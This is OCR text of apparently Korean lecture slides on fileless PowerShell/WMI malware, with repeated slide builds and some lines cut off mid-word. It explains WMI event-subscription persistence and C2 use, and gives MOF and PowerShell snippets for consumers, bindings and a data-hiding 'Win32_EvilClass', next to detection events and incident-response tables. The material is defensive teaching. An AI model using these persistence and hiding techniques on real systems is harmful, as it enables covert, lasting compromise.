
Root₩subscription

Namespace …

Fileless Malware

◆ Fileless Powershell Malware - WMI

1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.



Fileless Malware

◆ Fileless Powershell Malware - WMI


1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.

System이 rebooting되어도 유지됨

[Eventing Requirements]

1. Event **Filter** (트리거)
2. Event **consumer** (action)
3. **Fileter** - **consumer** binding

Ex) 컴퓨터 종료 시 실행



Root₩default

Class 이름

Root₩cimv2:**Win32_ComputerShutdownEvent (TARGET EVENT)**

Root₩**subscription**

SAVE!!

Namespace ...

Fileless Malware

◆ Fileless Powershell Malware - WMI


1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.

System이 rebooting되어도 유지됨

[Eventing Requirements]

1. Event **Filter** (트리거)
2. Event **consumer** (action)
3. **Fileter** - **consumer** binding

Ex) 컴퓨터 종료 시 실행



표준 소비자 클래스

2021. 08. 18. • 읽는 데 2분 걸림 •

이 페이지가 도움이 되었나요?

다음 표에서는 WMI 미리 설치 된 영구 소비자의 클래스를 나열 합니다. 이러한 클래스의 인스턴스를 만들어 필터에 지정 된 이벤트에 의해 트리거될 때 응답 하는 논리적 소비자를 제공할 수 있도록 영구 소비자 클래스를 제공할 수 있습니다. 예를 들어, ActiveScriptEventConsumer 클래스를 사용 하 여 지정 된 이벤트가 발생할 때 실행 되는 스크립트를 정의 합니다.

자세한 내용은 표준 소비자 및 모니터링 이벤트를 사용 하 여 이벤트 모니터링 및 응답 을 참조 하세요.

클래스	Description
ActiveScriptEventConsumer	이벤트가 전달 될 때 임의의 스크립트 언어로 미리 정의 된 스크립트를 실행 합니다. 예: 이벤트에 따라 스크립트 실행
CommandLineEventConsumer	이벤트가 전달 될 때 로컬 시스템 컨텍스트에서 임의 프로세스를 시작 합니다. 예: 이벤트에 따라 명령줄에서 프로그램 실행
LogFileEventConsumer	이벤트가 전달 될 때 사용자 지정 문자열을 텍스트 로그 파일에 씁니다. 예: 이벤트에 따라 로그 파일에 쓰기
NTEventLogEventConsumer	이벤트가 전달 될 때 Windows 이벤트 로그에 특정 메시지를 기록 합니다. 예: 이벤트를 기반으로 NT 이벤트 로그에 로깅
ScriptingStandardConsumerSetting	ActiveScriptEventConsumer 클래스의 모든 인스턴스에 공통적인 등록 데이터를 제공 합니다.
SMTPEventConsumer	이벤트가 배달 될 때마다 SMTP를 사용 하 여 전자 메일 메시지를 보냅니다. 예: 이벤트를 기준으로 전자 메일 보내기

2. The WMI Shell utility is used as a C2 channel
6. An attacker persists via other add
   - Effect: A RegistryKeyChar
7. An attacker installs a service
   - Effect: A Win32_Service class instance is created. An __InstanceCreationEvent event is fired.

modified. Consequently,
nEvent events are fired.
eCreationEvent event is fired.
. An __InstanceCreationEvent
ngeEvent event is fired.

Fileless Malware

◆ Fileless Powershell Malware - WMI

1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.

2. The WMI Shell utility is used as a C2 channel

System이 rebooting되어도 유지됨

[Eventing Requirements]

1. Event **Filter** (트리거)
2. Event **consumer** (action)
3. **Fileter** - **consumer** binding

Ex) 컴퓨터 종료 시 실행

6. An attacker persists via other add
   - Effect: A RegistryKeyChar
7. An attacker installs a service
   - Effect: A Win32_Service c
     fired.

표준 소비자 클래스

2021. 08. 18. • 읽는 데 2분 걸림 •

이 페이지가 도움이 되었나요?

다음 표에서는 WMI 미리 설치 된 영구 소비자의 클래스를 나열 합니다. 이러한 클래스의 인스턴스를 만들어 필터에 지정 된 이벤트에 의해 트리거될 때 응답 하는 논리적 소비자를 제공할 수 있도록 영구 소비자 클래스를 제공할 수 있습니다. 예를 들어, ActiveScriptEventConsumer 클래스를 사용 하 여 지정 된 이벤트가 발생할 때 실행 되는 스크립트를 정의 합니다.

자세한 내용은 표준 소비자 및 모니터링 이벤트를 사용 하 여 이벤트 모니터링 및 응답 을 참조 하세요.

클래스	Description
ActiveScriptEventConsumer	이벤트가 전달 될 때 임의의 스크립트 언어로 미리 정의 된 스크립트를 실행 합니다. 예: 이벤트에 따라 스크립트 실행

1

복사

```
#pragma namespace("\\\\.\\root\\subscription")

instance of ActiveScriptEventConsumer as $CONSUMER
{
    Name = "MyConsumerName";
    ScriptingEngine = "VBScript";
    ScriptText =

        "Set objFS = CreateObject(\"Scripting.FileSystemObject\")\n"
        "Set objFile = objFS.OpenTextFile(\"C:\\\\ASEC.log\", 8, true);\n"
        "objFile.WriteLine \"Time: \" + new Date() + \";\n"
        "objFile.WriteLine \"Entry made by: \\\"ActiveScript\\\"\";\n"
        "objFile.Close\n";

    // this is the Administrators SID in array of bytes format
    CreatorSID = {1,2,0,0,0,0,0,5,32,0,0,0,32,2,0,0};
};
```

Fileless Malware

◆ Fileless Powershell Malware - WMI


1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.

System이 rebooting되어도 유지됨

[Eventing Requirements]

1. Event **Filter** (트리거)
2. Event **consumer** (action)
3. **Fileter** - **consumer** binding

Ex) 컴퓨터 종료 시 실행



2 ntax

```
instance of __FilterToConsumerBinding
{
    Filter = $FILTER;
    Consumer = $CONSUMER;
    DeliverSynchronously=FALSE;

    // this is the Administrators SID in array of bytes format
    CreatorSID = {1,2,0,0,0,0,0,5,32,0,0,0,32,2,0,0};
};
```

Fileless Malware

◆ Fileless Powershell Malware - WMI

1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.

데이터 송수신 채널

2. The WMI Shell utility is used as a C2 channel
   - Effect: Instances of __Namespace objects are created and modified. Consequently, __NamespaceCreationEvent and __NamespaceModificationEvent events are fired.
3. WMI classes are created to store attacker data
   - Effect: A __ClassCreationEvent event is fired.

```
$StaticClass=New-Object System.Management.ManagementClass('root₩cimv2',$null,$null)
$StaticClass.Name ='Win32_EvilClass'
$StaticClass.Put()
$StaticClass.Properties.Add('EvilProperty',"This is not the malware you are looking for")
$StaticClass.Put()
```

String, Script 저장 가능

   event is fired.
6. An attacker persists via other additional registry values
   - Effect: A RegistryKeyChangeEvent and/or RegistryValueChangeEvent event is fired.
7. An attacker installs a service
   - Effect: A Win32_Service class instance is created. An __InstanceCreationEvent event is fired.

Fileless Malware


◆ Fileless Powershell Malware - V

1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __Event
     are created. An __InstanceCreationEvent e
2. The WMI Shell utility is used as a C2 channel
   - Effect: Instances of __Namespace objects
     __NamespaceCreationEvent and __Names
3. WMI classes are created to store attacker data
   - Effect: A __ClassCreationEvent event is fire

```
$StaticClass=New-Object System.Management.Manage
$StaticClass.Name ='Win32_EvilClass'
$StaticClass.Put()
$StaticClass.Properties.Add('EvilProperty',"This
$StaticClass.Put()
```

event is fired.

6. An attacker persists via other additional registry va
   - Effect: A RegistryKeyChangeEvent and/or F
7. An attacker installs a service
   - Effect: A Win32_Service class instance is cr
     fired.



Fileless Malware

◆ Fileless Powershell Malware - WMI

1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.
2. The WMI Shell utility is used as a C2 channel
   - Effect: Instances of __Namespace objects are created and modified. Consequently, __NamespaceCreationEvent and __NamespaceModificationEvent events are fired.
3. WMI classes are created to store attacker data
   - Effect: A __ClassCreationEvent event is fired.
4. An attacker installs a malicious WMI provider
   - Effect: A __Provider class instance is created. An __InstanceCreationEvent event is fired.
5. An attacker persists via the Start Menu or registry
   - Effect: A Win32_StartupCommand class instance is created. An __InstanceCreationEvent event is fired.
6. An attacker persists via other additional registry values
   - Effect: A RegistryKeyChangeEvent and/or RegistryValueChangeEvent event is fired
7. An attacker installs a service
   - Effect: A Win32_Service class instance is created. An __InstanceCreationEvent event is fired.

C2 channel : remote control

Fileless Malware

Fileless Malware Stages

Table 2 Comparison between file-based malware and fileless malware

Techniques	Traditional file-based malware	Fileless malware
Source code	Yes	No
Malicious file	Yes	No
Malicious process	Yes	No (Uses trusted OS processes)
Complexity	Moderate	Very high
Detection complexity	Moderate	Very high
Persistence	Medium	Low
File Types	• Executable files • Script embedded in a format that executes scripts (PDF, Word, Excel etc.,)	• JavaScrpt • WMI • PowerShell • Flash • WScript/ CScript
Targets	Executable file with single targeted OS/ patch level combination	Can target many different OS/ path level combinations
Obfuscation methods	• Encrypt file • Archive file • Executable file disguised as another type of file • Executable file embedded in another file	• Encoding • Escaped ASCII/ Unicode values • String splitting • Encryption • Randomization • Data obfuscation • Logic structure obfuscation • White space
Anti-virus detection	Possible with known signature	Not possible
Sandboxes detection	Physically availability of file	Not possible
Behavior-based heuristics and unsupervised machine learning	File-based malware shows abnormal behavior in the system after compromising the targeted host. Hence, these systems are designed to detect such behavior.	Fileless attacks are designed to behave like a benign process in the system, so they may not alarm as an anomaly. Hence, very difficult to detect.

Fileless Malware

Fileless Malware Lifecycle





Fig. 1 Infection flow of fileless malware



Fileless Malware

Fileless Malware Stages

1. The attacker first aim is to gain the root access to its victim machine to take the full privilege of the PowerShell. To identify fileless infections, the system needs to monitor all the essential features that are accomplished by PowerShell capabilities, such as:

a. Remote command execution by the PowerShell.
b. Change of standard user privilege to administrative privilege to access WMI and .NET Framework base class library.
c. Programs, which are executing in the main memory, may be malicious.

2. It is essential to identify the principal sources of information such as network traffic, network connections, and suspicious modifications to particular Windows registry keys. In addition, the Windows event log, being on guard for clear indicators that may suggest the malicious activity has taken place. Some of the indispensable events need to be adequately monitored, such as:

Fileless Malware

Fileless Malware Stages




Fig. 6 The process flow of cybersecurity incident handling and response

Fileless Malware


◆ Fileless Malware Challenges

Table 5 Comparison of challenges between file-based and fileless malware

Challenges	File-based malware	Fileless malware
1. Detection and collection	Malicious files are available and detect by the AV solutions.	Since, the malicious files are unavailable, it required to do in-depth memory analysis for the identification of malicious programs running in memory and collect malicious patterns as evidence.
2. Examination	Perform static and dynamic analysis of the malicious sample to extract indicators of compromises (IOCs).	To establish and validate the attack, all pieces of evidence, such as network events, logs of all security tools, and hosts are required to examine.
3. Analysis & investigation	Co-relate the intention of the attacker from the IOCs and investigate the attacker IP through mapping with IP-geolocation.	Co-relate the intention of the attacker from the IOCs and investigate the attacker IP through mapping with IP-geolocation.
4. Incident response	The accurate response of malicious activity should be communicated to mitigate the threat.	The accurate response of malicious activity should be communicated to mitigate the threat.


Fileless Malware

Fileless Malware




Fileless Malware

◆ Fileless Malware



